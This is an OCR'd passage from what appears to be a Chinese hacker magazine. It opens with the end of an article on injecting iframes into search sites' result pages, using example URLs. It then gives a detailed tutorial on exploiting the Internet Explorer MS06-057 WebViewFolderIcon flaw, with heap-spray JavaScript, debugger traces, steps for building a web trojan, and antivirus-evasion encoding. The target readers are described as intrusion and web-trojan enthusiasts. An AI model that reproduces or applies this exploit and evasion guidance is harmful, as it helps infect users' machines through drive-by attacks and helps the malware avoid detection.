


图17

http://file.tianwang.com/cgi-bin/search?word=<iframe%20src="http://www.baidu.com"></iframe>

8848是一个非常悠久的购物搜索网站了，不过安全性却没有做到家，用户过滤不足导致可以直接跨站挂马，如图18所示，其链接为：

http://esearch.8848.com/search.dll?key=<iframe%20src="http://www.baidu.com"></iframe>

"中搜"也是一个比较有名的搜索站点，在进行"论坛"搜索时，发现可在以搜索结果页面插入框架，但是无法正常显示木马网页，原因是对用户输入的"/"进行了过滤，如图19所示。

笔者对国内众多的搜索站点都进行了检测，检测的结果是惊人的，大部分都存在跨站挂马的漏洞，对用户输入过滤得比较好的仅有百度，可是百度的网页快照跨站挂马又是一个难以承受之洞——笔者不由感慨，国内真的没有安全的搜索站点了吗？反观国外的各个搜索站点，从Google、Yahoo到MSN、AOL Search、Lycos、




图18




图19

Netscape Search等，没有一个站点有类似的情况，难道搜索引擎的跨站漏洞是"中国特色"？

虽然跨站漏洞对于搜索网站本身来说是没有任何危害，但是对于广大的用户来说呢？难道可以置广大用户的利益于不顾吗？再次希望国内各大搜索站点能对自身的安全性多留一点心，这是对用户负责的行为体现，也是有利于自身长远发展的品牌形象塑造。

适合读者：入侵爱好者、网马爱好者
前置知识：JavaScript语言、汇编基础

从调试MS06-057细谈IE漏洞的分析及利用



文/图 何永强/H.S.T 黑侠

到微软网站上看安全公告，你会发现今年补的漏洞体现出了一个趋势：客户端漏洞暴得越来越频繁，特别是IE和Office系列的漏洞。这不，10月的公告里就分别有1个和4个，这和那些国内外专业漏洞挖掘组织或个人的努力密不可分。初学的朋友固然不需要也暂时没能力去挖掘这些漏洞，但漏洞信息出来后，通过现有技术清楚地利用起来却不失为明智之举。Office漏洞影响不大，就不提其中的分析细节了。本文中，我将以MS06-057为例，详细讨论现在的IE漏洞该如何分析和利用。

IE漏洞的一般特征及研究思路

了解IE漏洞的一般特征，有助于我们对相应漏洞利用方法的归纳，以及遇到新问题时思路的扩展。IE漏洞的一般特征有以下几个。

1）漏洞起因有规律可循。不少漏洞是由ActiveX对象的方法引起的堆溢出，还有部分是传统的堆栈溢出。对前者，我们经常看到利用漏洞做好的网马里有下列形式的JavaScript语句

```
var target = new ActiveXObject('xxxx')
target.fun( 参数1, 参数2…)
```

target就是创建的xxxx对象，而fun为该对象的一个方法。一般到Windows具体处理的时候，会引用类似于call [reg + disp]这样的指令。该指令访问一片内存，而这片内存中的内容是我们可以控制的，从而导致漏洞的产生。至于传统的堆栈溢出，国庆之前公布的VML漏洞(MS06-055)就是典型的一个，导致漏洞的语句如下：

```
<v:fill method= "AAAAAAAAAAAAAAAAAAAAAA
```

这个漏洞的产生就不是由JavaScript语句导致的，而是纯粹的HTML语句引起的。其它可能的一些漏洞起因，大家就具体情况具体分析，把握好主要的就可以了。

2）传播方式多样。利用漏洞作好网页木马后，放在特定站点上，可以通过邮件、QQ、MSN、媒体文件(如.rm)等多种传播方式，诱使目标打开网马对应的URL。但是有个前提条件，就是其默认浏览器是IE，其它浏览器不一定存在这些漏洞。所以大家不要认为IE漏洞的影响不大，其实是可能造成很广泛的传播的。此外，为什么大家都不喜欢把html文件直接发送给目标呢？原因主要是用IE直接打开html文件，在Windows XP SP2下会弹出烦人的保护提示，如图1所示。如果通过浏览器访问URL来打开的话，很多时候不会弹出这样的提示，大家试试就知道了。




图1

3）容易被查杀。大家知道，IE访问URL的时候一般是先把页面下载到本地的TIF(Temporary Internet Files)文件夹下后，再在本地打开。如果网马不加密的话，主流的杀毒软件，如麦咖啡、诺顿、OfficeScan、卡巴、瑞星等，都能根据页面代码中的特征脚本字段进行查杀或警告。以VML漏洞为例，如果发现页面中包含了<v:fill method= "A…"，且引号中的数据长度大于某个数值的时候，就认为是病毒。从这个角度讲，网马的构造以及脚本的加密技术，即使简单也显得十分有意义，具体的方法在后面介绍。

了解了IE漏洞的一些特征后，我们下面来看看漏洞的基本研究思路，目的不是制定框架，而是希望以后有规范可循。我自己归纳了IE漏洞的研究思路，大致为下列几条：

1）获取PoC，初步判断漏洞类型。所谓PoC(Proof of Concept)，是指技术演示，通俗地说，就是给出某个漏洞存在的样本文件。我们经常拿到漏洞发现者公布的PoC，大多只是触发漏洞而不能直接利用的，需要进一步调试。以VML溢出漏洞为例，PoC部分内容如图2所示。




图2

通过PoC构造相应的测试网页，保存后通过记事本方式打开，仔细识别一下，应该就能看到问题脚本，如var target = new ActiveXObject('xxxx')、target.fun(参数1, 参数2…)等，这些是引起堆溢出漏洞常见的Com函数。如果没这样的代码，则可以判断是否是堆栈溢出。漏洞类型的基本判断，可以让后面的分析思路更清晰。

2）动态调试，深入分析漏洞起因。拿到漏洞PoC，其中的代码，不论是Com函数还是普通的脚本语句，除非使用专门的脚本调试器，否则其自身是很难调试的。我们能够做的，是找到系统处理这段脚本的模块(如WebVM.dll)，以及相应的导致漏洞产生的汇编代码，并分析清楚这部分汇编代码是怎么处理对应的脚本语句的。至于分析工具，为了使用方便，推荐WinDBG(比较新的版本是6.6)就足够了，尽管其异常拦截功能没SoftIce那么强。当然，条件允许的话，最好也准备IDA PRO(最新版本5.0)，可同步分析相关的反汇编代码。

3）探索ShellCode执行点。分析了漏洞起因之后，接下来应该考虑如何成功地加入并执行我们的ShellCode了。一般来说，堆溢出漏洞由于跳转代码难以确定，通常采取暴力扩充内存，然后在这些内存块中循环填入包含了ShellCode和NOP指令的大数据块，并通过在脚本中设置适当的Com函数(如多次调用该函数，并将参数适当设置)来触发漏洞，导致ShellCode的执行。这种方法从成功率上讲是很可靠的，但缺点是要暴力扩充内存，比较消耗系统资源，实际应用中可能被目标发现。呵呵，是不是有点晕眩啊，没关系，后面会给大家举例讲解的。至于堆栈溢出，可以是传统的改JMP ESP方式利用，如果函数返回之前就发生了溢出，那就只能可以暴力扩充内存，并覆盖SEH结构为我们填写可控数据块的地址，这个就要具体情况具体分析了。

4）设计网页木马，并进行免杀处理。网页木马是IE漏洞利用的成果，同时也是杀毒软件的重点"封杀对象"。因此，应该先按照需求，写出满足功能时的常规脚本语句 然后，分别对ShellCode、JavaScript脚本以及整个HTML页面分别进行加密或编码处理 最后，一定不要忘记在各个版本杀毒软件环境下多加测试。

一般IE漏洞利用的整个思路过程就是这样，下面我们以MS06-057漏洞为例进行具体分析。

实例讲解MS06-057漏洞的分析及利用

这个漏洞信息在公告出来之前就已经比较流行了，漏洞内容简单地讲就是IE调用WebVM.dll中代码在处理

ActiveX控件WebViewFolderIcon的setSlice方法调用时出现了堆溢出漏洞。我们按照前面的思路进行分析如下。

1）获取PoC并分析漏洞类型。刚开始我们对漏洞细节是一无所知的，不过很快有人公布了PoC，大致内容如图3 所示。

```
var heapBlockSize = 0x400000;
var payLoadSize = payLoadCode.length * 2;
var spraySlideSize = heapBlockSize - (payLoadSize+0x20);
var spraySlide = unescape("%u0505%u0505");
spraySlide = getSpraySlide(spraySlide,spraySlideSize);

heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
mery = new Array();
for (i=0;i<heapBlocks;i++)
{
    mery[i] = spraySlide + payLoadCode;
}

var tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
tar.setSlice(0x7ffffffe, 0, 0x05050505, 0);

function getSpraySlide(spraySlide, spraySlideSize)
```

图3

通过PoC生成测试页面PoC.html进行验证，果然出现了异常。同时我们可以初步判断这很可能是一个堆溢出漏洞。

2）动态分析。打开IE，同时启动WinDBG，在"File->Attach to a Process"中选择"iexplore.exe"，如图4所示。按F5或g命令继续运行IE，将PoC.html拖入IE窗口，调试器在下列语句中断了下来，如图5 所示。

```
3296 NOTEPAD.EXE
3208 iexplore.exe
3340 WINWORD.EXE
1624 mspaint.exe
2684 svchost.exe
2800 iexplore.exe
```

图4

输入命令d edi，显示内存无效，显然是在拷贝数据时访问了非法地址。同时，我们也可以清楚地看到WebVM.dll中出现的问题。输入命令u EIP，结果如图6所示。

```
ModLoad: 75bc0000 75c2e000   C:\WINDOWS\system32\jscript.dll
ModLoad: 5a6e0000 5a704000   C:\WINDOWS\System32\webvw.dll
(708.d2c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handl
This exception may be expected and handled.
eax=00000010 ebx=001a45a8 ecx=00000004 edx=7c99c0d8 esi=0013df5c
eip=77190ba3 esp=0013df20 ebp=0013df2c iopl=0         nv up ei
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
comctl32!DSA_SetItem+0x60:
77190ba3 f3a5            rep movs dword ptr es:[edi],dword ptr
0:000> d esp
0013df20  ff ff ff 7f f0 e2 1c 00-01 00 00 00 4c df 13 00  ....
0013df30  27 8a 6e 5a a8 45 1a 00-ff ff ff 7f 5c df 13 00  '.nZ
0013df40  00 00 00 00 e0 94 03 00-48 32 6e 5a 98 df 13 00
```

图5

```
0:000> u eip
comctl32!DSA_SetItem+0x60:
77190ba3 f3a5            rep movs dword ptr es:[edi],dword ptr [esi]
77190ba5 8bc8            mov     ecx,eax
77190ba7 83e103          and     ecx,3
77190baa 33c0            xor     eax,eax
77190bac f3a4            rep movs byte ptr es:[edi],byte ptr [esi]
77190bae 40              inc     eax
77190baf 5f              pop     edi
77190bb0 5e              pop     esi
0:000> u
comctl32!DSA_SetItem+0x6e:
77190bb1 5b              pop     ebx
77190bb2 5d              pop     ebp
77190bb3 c20c00          ret     0Ch
```

图6

可惜的是，EIP后面并没有什么可以直接与ShellCode相关的指令，这种情况一般不是真正的漏洞代码所在。这时有个经验可以借鉴，即想方设法使得这条错误指令正常，继续往后走，看能否出现其它什么问题。至此，我们只能修改脚本语句了，但是怎么修改呢？这也有点经验，一个是看看Com函数的参数是否可变换，另一个就是将Com函数多次循环调用，两点综合考虑测试。其实就是一个"修改脚本->调试->修改脚本"的过程，这是一个坎，大家要有耐心。经过一段时间的修改测试，我们将脚本修改为如下形式:

```
for (i = 0 ; i < 70 ; i++)
{
try{
    var tar = new ActiveXObject('WebViewFolderIcon.WebViewFolderIcon.1');
    tar.setSlice(0x7ffffffe, 0x01010101, 0x05050505, 0x03030303 );
}
catch(e){}
}
```

在上面的代码中，i大于70之后的效果基本一样。大家可以测试，WinDBG中在刚才发生异常的地址77190ba3处设置断点，然后用IE打开修改后的页面t2.html，会在77190ba3处停下来，然后F10，的确可以正常执行。耐心地单步运行下去，片刻之后在5a6e8840处停下，如图7 所示。

```
webvw!CWebViewFolderIcon::_ClearAmbientFont+0x1c:
5a6e883f 50              push    eax
5a6e8840 ff5264          call    dword ptr [edx+64h]
5a6e8843 8b8698010000    mov     eax,dword ptr [esi+198h]
5a6e8849 8b08            mov     ecx,dword ptr [eax]
5a6e884b 50              push    eax
```

图7

这可能是我们感兴趣的堆溢出代码，严格地讲，也不是堆溢出，而是可以把一些文件数据当指令执行的指令而已。在EIP=5a6e8840时，输入命令d edx+64，如图8 所示。

```
webvw!CWebViewFolderIcon::_ClearAmbientFont+0x1d:
5a6e8840 ff5264          call    dword ptr [edx+64h]  ds:
0:000> d edx+40
05050545  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
05050555  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
05050565  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
05050575  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
05050585  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
05050595  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
050505a5  05 05 05 05 05 05 05 05-05 05 05 05 05 05 05 05
```

图8

HOHO，这些就是我们在页面中构造的填充内存的NOP指令，后面肯定是跟着ShellCode。至于内存扩充的方法，接下来讨论。好了，退出WinDBG，检查下页面中的ShellCode，然后直接打开页面，ShellCode果然执行了！最后，我们把漏洞代码整理如下:

```
5A6E8828  8B8698010000  MOV   EAX,[ESI+00000198]
5A6E882E  85C0          TEST  EAX,EAX
5A6E8830  7426          JZ    5A6E8858
5A6E8832  8B8E94010000  MOV   ECX,[ESI+00000194]
5A6E8838  85C9          TEST  ECX,ECX
5A6E883A  7407          JZ    5A6E8843
```

tar.setSlice(0x7ffffffe, p2, p3, p4)，此时eax=p4、ecx=p2，edx不一定是p3。注意，必须保证[p4]，也就是[eax]可读，才不会发生异常。edx也是源于[eax]，因此还要保证[eax]这片区域填充的是0505……

```
5A6E883C  8B10  MOV   EDX,[EAX]
5A6E883E  51    PUSH  ECX
5A6E883F  50    PUSH  EAX
```

问题就在这里，此时edx=05050505，因此[edx+64]附近全是0505050505……

001B:5A6E8840 FF5264 CALL [EDX+64]

3）确定ShellCode的执行点。结合这个漏洞，我们主要讨论暴力扩充内存。基本方法是这样的，申请多片内存，每片内存中都是填充NOP指令+ShellCode的组合（统称可控数据），这样将可能的[EDX+64]地址附近的全部写入了可控数据，使得ShellCode几乎肯定被执行。在这个过程中，同样有几点需要注意：

（A）申请内存使用JavaScript的New Array方法，然后直接填充数据即可。其代码大致如下：

```
mery = new Array();
for (i=0; i<heapBlocks; i++)
{
mery[i] = spraySlide + payLoadCode;
}
```

大家可能奇怪为什么申请的内存没说明初始值呢？那怎么知道是从哪里开始覆盖的？其实这是遵循了Windows堆分配原理的，从虚拟地址中可以分配的地方开始的，在我机器上测试大约是01010101之后是可分配的。

（B）NOP指令可以是任何不影响ShellCode功能的指令，05、04、41等都符合条件，自己随意选择即可。

（C）页面中的很多代码都是JavaScript，为了更好地理解和编写这些代码，大家最好把JavaScript语法学习一下。

4）最后就是网页木马的构造及加密处理。其实网马的构造前面已经涵盖了，总结一下，页面内容分HTML和JavaScript两部分，其中JavaScript部分又分为内存块申请、可控数据组合，以及可控数据的填充等几部分，其实都是些常规的JavaScript语句。这里主要讨论一下加密处理，包括以下几点：

（A）ShellCode的编码。ShellCode编码方法很简单，一般将字符两两组合为%uXXYY形式的16位字符即可。例如\xeb\x10编码后成为%u10eb，注意两字节顺序正好调过来了。

（B）JavaScript语句的编码。常用的方法是将语句中的每个字符变为%ASCII的形式，然后由unescape函数解码，eval函数执行即可。这个方法也是很实用，大家自己实践一次就清楚了。

（C）HTML页面的加密。如果前两步都还不能使页面做到免杀，大家可从网上下载一些专用的HTML页面加密工具对HTML语句进行加密处理。

